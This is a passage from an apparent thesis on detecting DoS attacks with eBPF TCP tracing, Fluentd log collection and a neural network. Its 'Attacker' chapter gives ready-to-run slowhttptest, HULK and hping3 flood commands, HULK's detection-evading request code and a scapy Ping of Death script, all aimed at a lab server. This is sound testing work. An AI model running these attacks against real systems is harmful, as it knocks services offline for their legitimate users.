    tuplepid_ipv4.update(&t, &p);

    return 0;
  }
```

The function ?? is the actual function, in charge of defining the event as connect. When the state of the function is not established or closed, the data of the connection are saved into struct variable `tcp_ipv4_event_t` and finally exported by means of the usual `BPF_PERF_OUTPUT`. Finally, the connection is deleted from the tuples' map.

Listing 6.24. tcpTracer count connection

```
  int trace_tcp_set_state_entry(struct pt_regs *ctx, struct sock
     *skp, int state)
  {
    if (state != TCP_ESTABLISHED && state != TCP_CLOSE) {
        return 0;
    }

    u16 family = skp->__sk_common.skc_family;
    ##FILTER_FAMILY##

    u8 ipver = 0;
    if (check_family(skp, AF_INET)) {
        ipver = 4;
        struct ipv4_tuple_t t = { };
        if (!read_ipv4_tuple(&t, skp)) {
            return 0;
        }

        if (state == TCP_CLOSE) {
            tuplepid_ipv4.delete(&t);
            return 0;
        }

        struct pid_comm_t *p;
        p = tuplepid_ipv4.lookup(&t);
        if (p == 0) {
            return 0; // missed entry
        }

        struct tcp_ipv4_event_t evt4 = { };
        evt4.ts_ns = bpf_ktime_get_ns();
        evt4.type = TCP_EVENT_TYPE_CONNECT;
        evt4.pid = p->pid >> 32;
        evt4.ip = ipver;
```

```
      evt4.saddr = t.saddr;
      evt4.daddr = t.daddr;
      evt4.sport = ntohs(t.sport);
      evt4.dport = ntohs(t.dport);
      evt4.netns = t.netns;

      int i;
      for (i = 0; i < TASK_COMM_LEN; i++) {
          evt4.comm[i] = p->comm[i];
      }

      tcp_ipv4_event.perf_submit(ctx, &evt4, sizeof(evt4));
      tuplepid_ipv4.delete(&t);
  } else if [...ipv6Version...]
  return 0;
}
```

The manager of the events `accept` and `close` are simpler, because they are articulated in just one function. In both cases, in fact there is no need to pull the socket reference or tuple from any map, because it is related to connections already existing. In fact, when one of the connection goes through the correspondent state, which is whatever for the accept event and whichever except `oldstate == TCP_SYN_SENT || oldstate == TCP_SYN_RECV || oldstate == TCP_NEW_SYN_RECV`, the event is set as accept or close. The reason why it is not waited for the `TCP_CLOSE` state, is because after that state there is no trace of the socket and because after the connection has been opened (which are the cases of the state aforementioned) it is given that the connection will be closed. Differently from the tcpLife, tcpTracer needs to be attached to a function by means of the `attach_kprobe` function.

Listing 6.25. tcpTracer attachment points

```
if args.ipv4:
    b.attach_kprobe(event="tcp_v4_connect",
       fn_name="trace_connect_v4_entry")
    b.attach_kretprobe(event="tcp_v4_connect",
       fn_name="trace_connect_v4_return")
b.attach_kprobe(event="tcp_set_state",
   fn_name="trace_tcp_set_state_entry")
b.attach_kprobe(event="tcp_close", fn_name="trace_close_entry")
b.attach_kretprobe(event="inet_csk_accept",
   fn_name="trace_accept_return")
```

A synthetic and summarising diagram of the tool tcpTracer is show in the figure 6.3.

6.3.2 TcpLife and tcpTracer synchronisation

Once understood how the tools work, it is the time to modify them to obtain the metrics required. The easy challenge is to change the representation of time in




Figure 6.3. TcpTracer mechanism

tcpTracer in order to obtain the difference of time between events, which is the attribute present in the dataset. As explained in the last paragraph, once data are ready, they are sent to the structure BPF_PERF_OUTPUT side eBPF and by means of the open_perf_buffer function they are linked to an output manager function. In this context, the time difference is managed by means of python code, by simply computing the time as the current time minus the time of the previous events tdif1 = ((event.ts_ns - start_ts) / 1000000000.0) - tbef1; tbef1 = ((event.ts_ns - start_ts) / 1000000000.0). In case of the first event start_ts is set as 0.

Listing 6.26. tcpTracer section1

```
b["tcp_ipv4_event"].open_perf_buffer(print_ipv4_event)

def print_ipv4_event(cpu, data, size):
    event = b["tcp_ipv4_event"].event(data)
    global start_ts

    #added by Girasolo
    global tdif1 # Used to calculate the difference of time
       between a open/accept/close event and the next
    global tbef1
    [...]
    elif args.socketconnection: # Print on socket channel
        global client_socket
        message = ""
        if args.timestamp:
            if start_ts == 0:
                start_ts = event.ts_ns
                #added by Girasolo
                tdif1 = 0
                tbef1 = (event.ts_ns - start_ts) / 1000000000.0
            else:
                tdif1 = ((event.ts_ns - start_ts) / 1000000000.0 )
                   - tbef1
                tbef1 = ((event.ts_ns - start_ts) / 1000000000.0 )
      [...]
```

The bigger problem to solve, was the synchronisation of the two script, tcpLife and tcpTracer. To do so, it has been developed a manager script called 1clock. The script is divided in several sections: the receiving part, the timing and synchronisation part and the log part. The definition of variable and function will be treated together with its part. The first section to be analysed is the receiving section. The receiving block is composed of the launching of the scripts, the establishing of a connection to communicate with them and the receiving function. To run the processes has been opted for the function `life = subprocess.Popen(['python3', 'tcplife.py', '-sc'])`. As noticeable the script tcpLife, but the same is for tcpTracer, are run with the argument `-sc`. Originally, both the script, did not have this option. It was indeed added to allow the communication with the manager. To do so it has been chosen, as inter-process communication method, the communication through socket. The manager opens the communication on a fixed port on the local host. The scripts, instead, have been modified adding the argument `-sc` by means of the function `parser.add_argument("-sc","--socketconnection", action='store_true', [...])`. Once the processes are started, they connect to the socket. Afterwards, the connections are accepted by the manager with `client_socketLife, client_addressLife = server_socketLife.accept()`. Once, the system is ready to start a receiver thread for each process is run.

Listing 6.27. 1clock receiving section

```
def tcplife_receiver(client_socket):
    global mean, variance # Global so that they can comunicate
       the result to the thread resposible of the sending
    lifedata = [] # List of tuple (tx_kb, rx_kb, ms)
    print("life␣thread␣works")
    try:
        while True:
                # Receive data from the client
                data = receive_line(client_socket) # Receive a
                   line from the tcplife socket
                if not data:
                    break
                data = data.decode()
                if data == "SIGNAL␣HERE␣---": # If this string is
                   received it means that tcplife received the
                   sigusr1 after the 25 secs
                    if lifedata != []:
                        mean, variance =
                           compute_mean_variance(lifedata) #
                           Compute mean and variance of (tx_kb,
                           rx_kb, ms)
                    barrier_result.wait() # Barrier1: communicate
                       that the job is done
                    barrier_result.wait() # Barrier2: wait for the
                       data to be sent to fluentd
                    lifedata = [] # Get ready for the next interval
                    mean, variance = [(0,0,0),(0,0,0)]
                else:
                    data = data.strip().split() # Collect data
                       from tcplife
                    rx_kb = float(data[7])
                    ms = float(data[8])
                    lifedata.append((tx_kb, rx_kb, ms))
    finally:
        client_socket.close() # If something goes wrong or the
           thread is closed, close the socket

def tcptracer_receiver(client_socket):
    global mean_time, variance_time, open_connections,
       closed_connections # Global so that they can comunicate
       the result to the thread resposible of the sending
    tracerTimes = [] # List of difference of time
    print("tracer␣thread␣works")
    try:
        while True:
            data = receive_line(client_socket) # Receive data from
               the tcptracer socket
            #print("TRACER\tReceived:", data.decode())
            if not data:
                break
            data = data.decode()
            if data == "SIGNAL␣HERE␣---": # If this string is
               received it means that tcptracer received the
               sigusr1 after the 25 secs
                if tracerTimes != []:
                    mean_time = np.mean(tracerTimes) # Compute
                       mean and variance of difference of time
                    variance_time = np.var(tracerTimes)
                barrier_result.wait() # Barrier1: communicate that
                   the job is done
                barrier_result.wait() # Barrier2: wait for the
                   data to be sent to fluentd
                tracerTimes = []
                open_connections = 0
                closed_connections = 0
                mean_time ,variance_time = 0,0
            else:
                data = data.strip().split() # Collect data
                if data[1] == 'C':
                    open_connections += 1
                elif data[1] == 'X':
                    closed_connections += 1
                tracerTimes.append(float(data[0]))
    finally:
        client_socket.close() # If something goes wrong or the
            thread is closed, close the socket
```

The tcpLife thread receiver is a loop that receive a line with a custom function and append the data received in a list called `lifedata`, in order to compute the mean and the variance of the time interval required. TcpTracer does the same except the variables `open_connection` and `closed_connection` which are counters, so they just need to be set equal to zero when the time interval expires. To allow the communication with the main program or with other threads, the global variables have been chosen as solution.

The next phase to analyse is the log part. In order to send the log to Fluentd located in the admin node, it has been used a custom thread called `sendResult` and an object called `sender` from the library `fluent`. The object sender has a creator called FluentSender that allows the creation of a logger with a specific tag and that send logs to a specific host in a specific port. The sending thread is a loop that set the variable in a structure and send them to the log collector using the function `emit()` in which another tag can be added to the message.

Listing 6.28. 1clock sending thread

```
def sendResult():
    """
␣␣␣␣Send␣the␣dos.log␣entry␣to␣fluentd
␣␣␣␣"""
    global mean, variance, open_connections, closed_connections,
       mean_time, variance_time, logger # Global variable, so
       that they get modified by other thread and sent here to
       fluentd
    while True:
        barrier_result.wait() # Barrier1: waits for tcplife and
            tcptrace to send their data
        #mediaBT mediaRX varBT varRX medialat varlat Open Close
            mediadift varDifT Attack
        dataToSend = {
                'final␣result' :
                    socket.gethostbyname(socket.gethostname()),
                'tx_mean' : mean[0],
                'rx_mean' : mean[1],
                "tx_var" : variance[0],
                "rx_var" : variance[1],
                "ms_mean" : mean[2],
                "ms_var" : variance[2],
                'open_connections' : open_connections,
                'closed_connections' : closed_connections,
                "mean_time" : mean_time,
                "variance_time" : variance_time
                } # Collect data in a library
                # Send data to Fluentd
         print(dataToSend)
         logger.emit('tracer.logs', dataToSend) # Send it with the
            right tag
         barrier_result.wait() # Barrier2: Tell tcplife and
            tcptrace that can go to the next set of data
```

As noticeable in the sending part, a barrier called `barrie_result` is used. Its purpose is of synchronisation with the receiving thread. Let's get now in the synchronisation phase. To synchronise the three thread has been defined a barrier with a counter of 3, which means that to get it unlocked all the three thread need to execute the function `barrier_result.wait()`. As noticeable, the same barrier has been positioned twice in the 6.28 and twice in the 6.27. The first barrier makes the sending thread to wait for the thread receivers to obtain the data and compute the requested mean and variance. The second one, instead, makes the receivers to wait for the sending thread to transmit the data, in order to be able to use the global variables again. As anticipated, it is also required the synchronisation of the monitor tools together with the receiver, for the aim of computing the mean and variance of several features according to a specific time interval, which has been set as 25 seconds. To do so, two other threads, that work as a couple, are launched by the manager script: `signal_thread = threading.Thread(target=manageEvent, args=[event])` and `signal_process = mp.Process(target=send_signal, args=([p.pid for p in subprocesses], event))`. The first one is a loop that waits for an event to be set, by the second one. Once it has been set, it sends a SIGUSR1 signal to the process tcpLife and tcpTrace. Finally, unset the event with the function `event.clear()`. The second thread, instead, is the real clock of the manager. This loop, in fact, waits for 25 seconds and then set the event as true, for the purpose of unlock the SIGUSR1 signal sender. This is done in order to keep the clock of the time interval in the manager and synchronise the processes with it.

From the processes side, they handle the signals in similar way. When a SIGTERM is received, they terminate the process and close the connection. When they receive the SIGUSR1 signal, they send a special message to the manager containing the string "SIGNAL HERE —". When the manager receives this string, it starts the procedure of computation of mean and variance (snippet 6.27).

At this point, it is just necessary to launch the script `1clock` to collect and send to the Fluentd node all the required data.




Figure 6.4. Data collector diagram

Chapter 7

Attacker

This chapter is about the system testing through the use of the node attacker. To test the forensic system, will be performed the attacks used to train the model, which are HTTP flood attack and several slowHTTP attacks. Furthermore, the system will be tested for three more attacks, the Ping of Death, the ICMP flood and the SYN flood. To perform these attacks have been chosen the software HULK, to test the HTTP flood, the software slowhttptest for the slowHTTP attacks, a custom code for the Ping Of Death and hping3 for the ICMP flood and the SYN flood.

7.1 The attacker node

As the other nodes of the network, has been chosen `ubuntu:22.04` as base for its stability, robustness and extensive package repository. The first tools to be installed are the iputils-ping, iproute2 and socat, whose utilty is critical for the network configuration and testing. Indeed, the first tests to be executed were simply related to the connection availability, by means of ping. The second test is related to a simple TCP packet sent from the attacker to a port opened in the server node, to test the tcpLife and tcpTracer tools. To install the tools HULK and slowhttptest, several build tools are required:

Listing 7.1. Dockerfile attacker

```
FROM ubuntu:22.04

# Update package list
RUN apt-get update

# Install IP utilities
RUN apt-get install -y iputils-ping && apt-get install -y
   iproute2 iptables socat

# Install build tools and libraries
RUN apt-get install -y git make g++ automake autoconf libtool pip
RUN apt-get install -y git libssl-dev libev-dev libevent-
```

```
[...]
```

Next, it follows the installation of both Slowhttptest and HULK, performed in both cases by following the instruction provided in the README.md file of the repository.

Listing 7.2. Dockerfile attacker

```
RUN git clone https://github.com/shekyan/slowhttptest.git
WORKDIR /slowhttptest
RUN ./configure && \
    make && \
    make install
RUN rm -rf /slowhttptest

# Install HULK
RUN git clone https://github.com/Hyperclaw79/HULK-v3.git
WORKDIR /HULK-v3
RUN pip install -r requirements_linux.txt
WORKDIR /
```

To perform the SYN flood attack or the ICMP flood attack instead, it is possible to use the tool hping3. To automatically install it within the Dockerfile, it is crucial the setting of the `DEBIAN_FRONTEND` variable as `noninteractive`. It tells the packet manager `apt-get` to run without prompting for user input, which is essential for automated builds where no human interaction is possible. This procedure is necessary because the installation procedure of hping3 requires the setting of the timezone. Next, the local time and the timezone files are set in Madrid zone. Finally, after the installation of the package `tzdata`, the timezone gets applied without prompting the for user info thanks to `--frontend noninteractive` flag. The setting of the timezone is also useful to synchronise the nodes on the same time.

Listing 7.3. Dockerfile attacker

```
[...]
ENV DEBIAN_FRONTEND=noninteractive

# Preconfigure tzdata with the desired timezone
RUN ln -fs /usr/share/zoneinfo/Europe/London /etc/localtime && \
    echo "Europe/Madrid" > /etc/timezone && \
    apt-get update && \
    apt-get install -y tzdata && \
    dpkg-reconfigure --frontend noninteractive tzdata

RUN apt-get install -y hping3
[...]
```

Finally, as explained in the chapter `Virtual Network`, the service of the attacker node, coded in the `docker-compose.yml` is exactly the same.

Listing 7.4. Attacker dockercompose.yml

```
attacker:
  build:
    context: ./attacker
    dockerfile: Dockerfile_attacker
  entrypoint: entrypoints/ep_attacker.sh
  #privileges for network needed to add a new IP route
  cap_add:
    - NET_ADMIN
  depends_on:
    - rc_router
  #put the container in a loop in order to access it with bash
  command:
    - "/bin/sleep"
    - "infinity"
  networks:
    RCnet_left:
      ipv4_address: 10.0.1.99
```

7.2 Slowhttptest

SlowHTTPTest is an open-source application, designed to simulate Slow HTTP attacks against web servers. The tools can simulate several types of attack by simply twitching its options. It is possible to perform a Slowloris attack, that opens multiple connections to the server and keeps them alive by sending partial HTTP requests at a regular interval. By not completing the requests, Slowloris forces the server to keep the connections open, eventually consuming all the available resources, denying the access to legitimate users. To perform this attack, after the installation of the tool, it is just necessary to run the command:

Listing 7.5. Slowloris attack

```
slowhttptest -c 1000 -H -g -i 10 -r 200 -t GET -u
    http://10.100.0.2:3000/ -x 24 -p 3
```

in which:

- `-c 1000`: Number of connections to keep open.
- `-H`: Tells the program to use the Slowloris method.
- `-i 10`: Time interval between follow-up header fragments.
- `-r 200`: Rate of connections per second.
- `-t GET`: Type of request (GET method).
- `-u http://10.100.0.2:3000/`: Target URL of the server.
- `-x 24`: Length of the partial request sent.

- `-p 3`: Number of follow-up probes.

Another possible attack is the Slow HTTP POST, that consists in sending a complete HTTP header to the victim, but with a large content length specified in the header. The body, then, is sent very slowly. The victim waits for the completion of the operation before processing the request and close the connection. To perform this attack:

Listing 7.6. Slow HTTP POST attack

```
slowhttptest -c 3000 -B -i 110 -r 200 -s 8192 -t POST -u
   http://10.100.0.2:3000/ -x 10 -p 3
```

in which:

- `-c 3000`: Establish 3000 connections to the server.
- `-B`: Uses slow body mode (also known as R-U-Dead-Yet).
- `-i 110`: Interval of 110 seconds between sending follow-up data fragments.
- `-r 200`: Rate of 200 new connections per second.
- `-s 8192`: Content-Length header value of 8192 bytes.
- `-t POST`: HTTP verb.
- `-u http://10.100.0.2:3000/`: Target URL of the server.
- `-x 10`: Maximum length of follow-up data, up to 10 bytes.
- `-p 3`: Timeout of 3 seconds for probe connections to wait for an HTTP response before marking the server as DoSed.

Slow read attack instead is achieved by advertising a very small TCP window size. As a result, the server's resources are exhausted to keep the connection open and wait for the client to be ready to receive more data.

Listing 7.7. Slow read attack

```
slowhttptest -c 8000 -X -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u
   http://10.100.0.2:3000/ -p 3
```

in which:

- `-c 8000`: Establish 8000 connections to the server.
- `-X`: Use Slow Read mode, reading HTTP responses slowly.
- `-r 200`: Rate of 200 new connections per second.
- `-w 512`: Start value for the TCP advertised window size range (512 bytes).
- `-y 1024`: End value for the TCP advertised window size range (1024 bytes).

- `-n 5`: Interval of 5 seconds between read operations.

- `-z 32`: Number of bytes to read from the receive buffer with each read() operation.

- `-k 3`: Number of times the resource is requested per socket in the Slow Read test.

- `-u http://10.100.0.2:3000/`: Target URL.

- `-p 3`: Timeout of 3 seconds for probe connections to wait for an HTTP response before marking the server as DoSed.

Finally, there is the Range Header in which the attacker sends multiple overlapping or conflicting range headers, which can exhaust server memory or processing capacity as it tries to handle these complex requests. Range headers are part of the HTTP protocol that allow clients to request specific portions of a file from a server instead of downloading the entire file, which is useful for resuming interrupted downloads, streaming media files, or efficiently retrieving large files.

Listing 7.8. Range header attack

```
slowhttptest -R -u http://10.100.0.2:3000/ -t HEAD -c 1000 -a 10
   -b 3000 -r 500
```

in which:

- `-R`: Use Range Header attack mode, sending malicious Range request header data.

- `-u http://host.example.com/`: Target URL.

- `-t HEAD`: Use the HTTP HEAD method.

- `-c 1000`: Establish 1000 connections to the server.

- `-a 10`: Start value of the range-specifier for the Range Header attack.

- `-b 3000`: Limit value of the range-specifier for the Range Header attack.

- `-r 500`: Rate of 500 new connections per second.

Here it is an example of request with Range header attack:

```
GET /largefile.zip HTTP/1.1
Host: www.example.com
Range: bytes=0-1023,1024-2047,2048-3071,3072-4095,0-1023
```

7.3 HULK

HULK (HTTP Unbearable Load King), originally designed by Barry Shteiman, is an attack program designed to perform DoS attack, specifically targeting web servers. The aim is to generate high levels of traffic to a web server, effectively testing its capacity to handle large-scale requests. It was a valuable resource for understanding server limitations and identifying potential vulnerabilities in web infrastructure. The HULK attack operates at the application layer (layer 7) of the OSI model, focusing on overwhelming web servers with a flood of HTTP requests. The core mechanism consists in sending a massive number of HTTP GET requests to the target server. To evade the detection and bypass caching mechanisms, the various elements of the HTTP requests are varied, including different users-agents, referrers and URL parameters. By making it appearing like sparse request form multiple sources and vary in content, the detection of the attack results challenging. The multi-threading approach makes it even more dangerous, presenting the request independently and increasing the rate.

For this project have been used two versions of HULK, obtaining different results.

7.3.1 HULK

This first version, implemented by Barry Shteiman, appears to be the one used to train the model. Initially coded in python2, it has been transformed in python3, loaded in a shared folder and used to test the system. The program consist in a loop of 500 cycles, each one creating the same thread. Each thread run a function until the response of the function is `code 500` (Http Internal Server Error). The function is called `httpcall` and is the core of the program.

Listing 7.9. Python Function: httpcall

```
def httpcall(url):
    useragent_list()
    referer_list()
    code = 0
    param_joiner = "&" if "?" in url else "?"
    request = urllib.request.Request(
        url + param_joiner + buildblock(random.randint(3, 10)) +
            '=' + buildblock(random.randint(3, 10))
    )
    request.add_header('User-Agent',
       random.choice(headers_useragents))
    request.add_header('Cache-Control', 'no-cache')
    request.add_header('Accept-Charset',
       'ISO-8859-1,utf-8;q=0.7,*;q=0.7')
    request.add_header('Referer', random.choice(headers_referers)
       + buildblock(random.randint(5, 10)))
    request.add_header('Keep-Alive', str(random.randint(110,
       120)))
    request.add_header('Connection', 'keep-alive')
    request.add_header('Host', host)

    try:
        urllib.request.urlopen(request)
    except urllib.error.HTTPError as e:
        set_flag(1)
        print('Response␣Code␣500')
        code = 500
    except urllib.error.URLError as e:
        sys.exit()
    else:
        inc_counter()
        urllib.request.urlopen(request)
    return code
```

The first two functions `useragent_list()` and `referer_list()` are called to populate the global lists `headers_useragents` and `headers_referers` with predefined values. These lists contain various user-agent strings and referrer URLs to make the requests appear to come from different sources. The reason why this functions get called in each thread is to create a separate and independent environment, from which choose randomly the elements of the lists. This improves the safety of the thread and the randomisation. The line `param_joiner = "&" if "?" in url else "?"` checks if the URL already contains a query parameter (indicated by the presence of a "?" character). If it does, param_joiner is set to &, to append additional parameters, if not, `param_joiner` is set to "?", to start the query parameters. `urllib.request.Request()` function create a request object, whose URL is modified to include random query parameters generated by the buildblock function. The buildblock function creates a random string of ASCII characters of a specified length. This makes each request slightly different. Afterwards, there are a set of `request.add_header()` functions whose aim is to complicate the request and make the answer as long as possible and consume the bigger amount of resources as possible, by adding:

- a User-Agent header to the request, randomly chosen from the headers_useragents list. The User-Agent header is used to identify the client software making the request.

- a Cache-Control header to the request, with the value no-cache. This instructs the server and any intermediaries not to cache the response.

- an Accept-Charset header, indicating the character encodings that the client can understand.

- a Referrer header to the request. The Referrer is randomly chosen from the headers_referers list and appended with a random string. This makes it appear that the request is coming from a different page.

- adds a Keep-Alive header to the request with a random value. The Keep-Alive header is used to indicate how long the client wants to keep the connection open.

- adds a Connection header with the value keep-alive, which requests that the server keep the connection open for multiple requests/responses.

- adds a Host header with the value of the host global variable, which was extracted from the URL.

Finally, the function attempts to open the URL and send the request. If an `HTTPError` occurs, the flag is set to 1 and the code as 500, which means that the thread has terminated its target. If no errors occur, the counter is incremented and the request is sent again.

To run the tool:

Listing 7.10. HULK command

```
python3 hulkBasic/1hulk.py http://10.100.0.2:3000
```

Another version of the attack, installed in the Dockerfile, allows performing the attack making use of a botnet. HULK-v3 is a forked version of the original HULK, that offers greater flexibility in customising attack parameters, providing the simulation of a wider range of traffic patterns and behaviours. It consists of 3 components: the server, the client and optionally a GUI. The core of the tool is the client component, responsible of the bot or agent that send the asynchronous HTTP request towards the designated target. The Client initiates a continuous stream of asynchronous HTTP requests to the target server. With multi-threading, multiple instances of the Client can be spawned to intensify the volume of the requests. After executing a specified number of attacks, the Client compiles a list of status messages detailing the outcome of each request. In response to this outcome, the Client triggers or not the Server to stop the attack. Originally, as shown previously, the tool was conceived as a single instance script but with the introduction of the Server component the Clients are provided of a better communication and coordination. The communication happens by means of TCP WebSockets for bidirectional communication, allowing the tool to simulate a Distributed DoS attack.

To execute the tool with the same effect of the first version, run the server in one terminal:

Listing 7.11. HULKv3 server command

```
python3 HULK-v3/hulk_launcher.py server http://10.100.0.2:3000
```

and the client in the other, using only one bot:

Listing 7.12. HULKv3 client command

```
python3 HULK-v3/hulk_launcher.py client -n 1
```

7.4 Hping3 and Ping of Death

Hping3 is an open-source network tool designed to send custom TCP/IP packets and display target replies similarly to the tool ping, but with much more flexibility and capability. Indeed, it supports a wider range of protocols like TCP, UDP, ICMP and RAW-IP allowing the user to craft packets for specific needs. It is possible to create packets with custom parameters such as source and destination addresses, ports, flags and payloads. The tool can be used as network scanner, performance tester and DoS tester. In this context, the focus will be on the DoS applications. The tool has been used to performed both a SYN flood attack and an ICMP flood attack.

Listing 7.13. SYN flood attack

```
hping3 -S -p 3000 --flood 10.100.0.2
```

in which:

- `-S`: Specifies the use of the SYN flag in the TCP packets.
- `-p 3000`: Sets the destination port to 3000.
- `--flood`: Enables flood mode, sending packets as fast as possible.
- `10.100.0.2`: The target IP address.

Listing 7.14. ICMP flood attack

```
hping3 -p 3000 --icmp --flood 10.100.0.2
```

in which:

- `-p 3000`: Sets the destination port to 3000.
- `--icmp`: Specifies the use of ICMP (Internet Control Message Protocol) packets.
- `--flood`: Enables flood mode, sending packets as fast as possible.
- `10.100.0.2`: The target IP address.

The last attack tested has been the Ping of Death, which is a type of DoS attack in which the attacker sends oversized ICMP packets to a target. Since the standard ICMP packets are of 56 Bytes (84 Bytes combined with the header), the victim may not be prepared to handle properly the oversized packet, filled up to the maximum size allowed, that is 65,535 Bytes. The attack has been coded in python by simply following the definition:

Listing 7.15. Ping of Death Attack Script in Python

```python
from scapy.all import *

# Change according with your IP addresses
```

```
SOURCE_IP="10.0.1.1"
TARGET_IP="10.100.0.2"
MESSAGE="T"
NUMBER_PACKETS=5000 # Number of pings

pingOFDeath = IP(src=SOURCE_IP,
   dst=TARGET_IP)/ICMP()/(MESSAGE*60000)
send(NUMBER_PACKETS*pingOFDeath)
```

The tool `scapy`, imported in the first row, is used for network packet manipulation and analysis. The function IP(), from scapy, create an IP packet with a source and destination set. The operator `/` in scapy is used to stack protocols on top of each other. This means that after the protocol IP it is put the ICMP() and finally the payload. The payload, as already explained, is set to 60000, in order to overcome the normal size of 56 Bytes of the normal ICMP packets. Finally, the message is sent `NUMBER_PACKETS` times.

Chapter 8

Results

The digital forensic is a branch of the forensic science that focuses on identifying, acquiring, processing, analysing and reporting on data stored electronically. During the course of this thesis it has been shown what the data in analysis were (node logs and TCP connections), how it has been acquired (by means of syslog-ng and the TCP tools), how it was collected (with Fluentd). Now it is time to explain how to analyse it.

8.1 Model exportation and importation

To be able to use the model, in an environment different from the one of its creation, it is necessary to export the model and the standardisation scaler. As explained in the chapter The Model, in order to facilitate the training of the model it is preferable to standardise the data, and later, to make the prediction coherent, standardise the data in the same way before testing them. To do so, it is necessary to use the function `dump()` of the library `joblib`, to serialise and save the scaler:

```
from joblib import dump
dump(sc, 'std_scaler.bin', compress=True)
```

To export the model instead, it is just necessary to use the function `save()` of the `sequential` object `model`. A `sequential` object in Keras is a linear stack of layers, used to build a neural network by adding layers sequentially.

```
model.save('MLP_11agosto.keras')
```

In order to make use of the model, it is necessary to import both the scaler and the model. To do so, it is used the function `load()` of the library `joblib` for the scaler and the function `load_model()` from the Keras module of TensorFlow library.

```
classifierLoad = tf.keras.models.load_model(
    '/shared-volume/prediction/MLP_11agosto.keras', compile=False)

# Load the StandardScaler
scaler = joblib.load('/shared-volume/prediction/std_scaler.bin')
```

The compile parameter is set as false to indicate that the model is not going to be trained, but just fed with prediction entries.

8.2 Data analysis

To perform the analysis, it has been created three versions of the detection program: a live version and two version that take in input a log file or a single entry. Here it is a brief explanation of the programs.

8.2.1 Live

The live analysis happens, as introduced in the chapter The virtual network, thanks to Fluentd. When the node admin-fluent match a line tagged as `dos.tracer.logs` 4.6, it gets doubled in two branches. The second branch simply prints the lines in a `.log` file. The first branch stores temporarily the lines in a buffer, that is used as argument for the program `/shared-volume/prediction/ 1prediction.py`. The program, as the first step, imports the standard scaler and the DL model. Then it opens an output file, correspondent to the day the script is executed, tries to open the buffer file, that has received as first argument and process each line by extracting the values, scaling them and analysing with the model. Finally, it just prints the results by printing the log line, to make it easy to visualise and understand. The line received by the program arrives as a JSON object in the following form:

Listing 8.1. Log line

```
{"TIME":"2024-06-28 17:05:43","IP address":"10.100.0.2",
   "tx_mean":0, "rx_mean":0, "tx_var":0, "rx_var":0,
   "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
```

and it outputs in a file named as the current date in this form:

Listing 8.2. Log line

```
2024-06-28 17:07:09 {"TIME":"2024-06-28 17:05:43","IP
   address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
   "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
   "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
```

In which, the first argument is the time of analysis, the second is the JSON object sent by the Server, in which it is present the time of data extraction and the IP address of the sending node. The third is the result in terms of probability of recognition of a DoS attack or not. The fourth is a fast identification easy to read for the user, in which if the probability is under 0.2 it is considered as NO attack, if greater than 0.8 it is recognised as YES, and if in the middle as MAYBE.

8.2.2 A posteriori

